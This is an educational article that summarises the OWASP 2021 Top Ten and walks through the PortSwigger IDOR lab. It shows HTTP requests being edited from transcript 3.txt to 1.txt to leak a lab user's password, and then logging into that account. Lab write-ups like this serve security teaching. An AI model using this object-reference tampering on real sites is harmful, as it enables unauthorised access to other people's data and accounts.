Ethical Hacking/Penetration Testing & Bug Bounty Hunting

Embark on a Journey of Ethical Hacking, Penetration Testing & Bug Bounty Hunting

❖ Introduction:-

In an era where the digital landscape is rapidly expanding, the importance of cybersecurity expertise has reached unprecedented levels. With organizations committed to protecting their online assets, the demand for proficient ethical hackers, penetration testers, and bug bounty hunters has skyrocketed. If you're intrigued by the idea of using your technical skills for the greater good, you've come to the right place. Welcome to the all-encompassing Udemy course, "Ethical Hacking / Penetration Testing & Bug Bounty Hunting." This article will delve into the intriguing aspects of this course, highlighting the diverse range of topics covered to equip you with the necessary skills to navigate the intricate world of cybersecurity.


❖ Understanding OWASP 2021: A Deep Dive into Broken Access Control

Introduction

In the ever-evolving digital landscape, the significance of robust web security cannot be overstated. As we celebrate the 1-year anniversary of Open Web Application Security Project (OWASP) 2021, it's crucial to shed light on one of its key focal points Broken Access Control. This article aims to provide an in-depth exploration of OWASP 2021 and delve into the intricacies of Broken Access Control, a vulnerability that poses a substantial threat to web applications.

OWASP 2021 Overview


The Open Web Application Security Project (OWASP) has been a stalwart in promoting awareness about web application security. The OWASP Top Ten is a widely recognized document that highlights the most critical security risks to web applications. In its 2021 edition, OWASP continued its commitment to improving the security of software by providing a comprehensive guide to the community.


OWASP TOP 10
1 Broken Access Control
2 Cryptographic Failures
3 Injections
4 Insecure Design
5 Security Misconfigurations
6 Vulnerable and Outdated Components
7 Identification and Authentication Flaws
8 Software and Data Integrity Failures
9 Security Logging and Monitoring Flaws
10 Server-Side Request Forgery (SSRF)

The OWASP 2021 Top Ten list encompasses a range of vulnerabilities, including injection, broken authentication, sensitive data exposure, and more. Each of these vulnerabilities presents unique challenges, and collectively they underline the importance of a holistic approach to web application security.


Broken Access Control Unveiled

Among the vulnerabilities outlined by OWASP 2021, Broken Access Control stands out as a particularly pervasive and dangerous issue. Access control is the foundation of any secure application, determining who can access what parts of the system. When this mechanism fails, unauthorized users may gain access to sensitive information, leading to data breaches, loss of confidentiality, and compromised system integrity.



Broken Access Control manifests when restrictions on what authenticated users can do are not properly enforced. This vulnerability can arise due to inadequate session management, insecure direct object references, misconfigurations, or insufficient authentication mechanisms. The consequences of a broken access control can be severe, as it essentially allows attackers to bypass the intended restrictions and gain unauthorized access to privileged information or functionalities.


Introduction to Insecure Direct Object References (IDOR) in Human Terms


Get my document with number 101 , please!
Of course!
101
200 OK
102
Get my document with number 103 , please!
Hey!, don't even mention it!
103
200 OK

In the vast world of the internet, where we shop, connect, and manage various aspects of our lives, we often encounter websites and applications that hold personal and sensitive information. These platforms rely on secure systems to ensure that only authorized users can access specific data or perform certain actions. However, there's a sneaky vulnerability known as Insecure Direct Object References, or IDOR for short, that can jeopardize this security.

Understanding Portswigger lab of IDOR

Here is the overview of the Portswigger lab.



Lab: Insecure direct object references

This lab stores user chat logs directly on the server's file system, and retrieves them using static URLs.

Solve the lab by finding the password for the user `carlos`, and logging into their account.

Figure:- The above figure shows the overview of the lab.

Click on the live chat button over there





Figure:- The above figure shows the interface of the lab

In the live chat service write the test and see the response




Live chat

You:	ihii
Hal Pline:	Remember that power cut? Best time of my life
You:	hello
Hal Pline:	Ask someone who cares.
CONNECTED:	-- Now chatting with Hal Pline --
You:	test
Hal Pline:	I heard you the first time, I just can't be bothered to answer you

Your message:

Figure:- The above figure shows the communication between client and the server through live chat.

When you intercept the request of view transaction there is one file named as 3.txt and it contains the communication



Request to https://0a80000704d5d5fb83ad0667003800af.web-security-academy.net:443 [79.125.84.16]

```
GET /download-transcript/3.txt HTTP/2
Host: 0a80000704d5d5fb83ad0667003800af.web-security-academy.net
Cookie: session=6oua8AnjdSRlECANH7WgCz34iOhllecg
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a80000704d5d5fb83ad0667003800af.web-security-academy.net/chat
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```


Response from https://0a80000704d5d5fb83ad0667003800af.web-security-academy.net:443/download-transcript/3.txt [79.125.84.16]

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
Content-Disposition: attachment; filename="3.txt"
X-Frame-Options: SAMEORIGIN
Content-Length: 398

You: ihii<br/>Hal Pline: Remember that power cut? Best time of my life<br/>You: hello<br/>Hal Pline: Ask someone who cares.<br/>You:
test<br/>Hal Pline: I heard you the first time, I just can't be bothered to answer you<br/>CONNECTED: -- Now chatting with Hal Pline
--<br/>You: test 22<br/>Hal Pline: Can you do sign language? I'm getting pretty good at that.<br/>DISCONNECTED: -- Chat has ended --
```

Figure:- The above figure shows the intercepted request of the live chat

Edit that request from 3.txt to 1.txt to get the password


Send
Cancel
Target: https://0a80000704d5d5fb83ad0667003800af.web-security-academy.net
HTTP/2
Request
Pretty
Raw
Hex
\n
Response
Pretty
Raw
Hex
Render
\n


```
GET /download-transcript/1.txt HTTP/2
Host: 0a80000704d5d5fb83ad0667003800af.web-security-academy.net
Cookie: session=6oua8AnjdSRlECANH7WgCz34i0hllecg
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer:
https://0a80000704d5d5fb83ad0667003800af.web-security-academy.net
/chat
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
Content-Disposition: attachment; filename="1.txt"
X-Frame-Options: SAMEORIGIN
Content-Length: 520

CONNECTED: -- Now chatting with Hal Pline --
You: Hi Hal, I think I've forgotten my password and need
confirmation that I've got the right one
Hal Pline: Sure, no problem, you seem like a nice guy. Just tell
me your password and I'll confirm whether it's correct or not.
You: Wow you're so nice, thanks. I've heard from other people
that you can be a right ****
Hal Pline: Takes one to know one
You: Ok so my password is f589up7dz5ucmw2fptgx. Is that right?
Hal Pline: Yes it is!
You: Ok thanks, bye!
Hal Pline: Do one!
```

Figure:- The above figure shows that changing text file 3.txt to 1.txt in the request shows the password in the response.

Successfully logged in using the stolen Credentials in the Carlos Account.




Username

carlos

Password

••••••••••••••••••••



WebSecurity Academy

Insecure direct object references

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

My Account

Your username is: carlos

Email

Figure:- The above figure shows that we have successfully logged in to the carlos account and solved the lab.

Reference:-

1. https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references
2. https://owasp.org/Top10/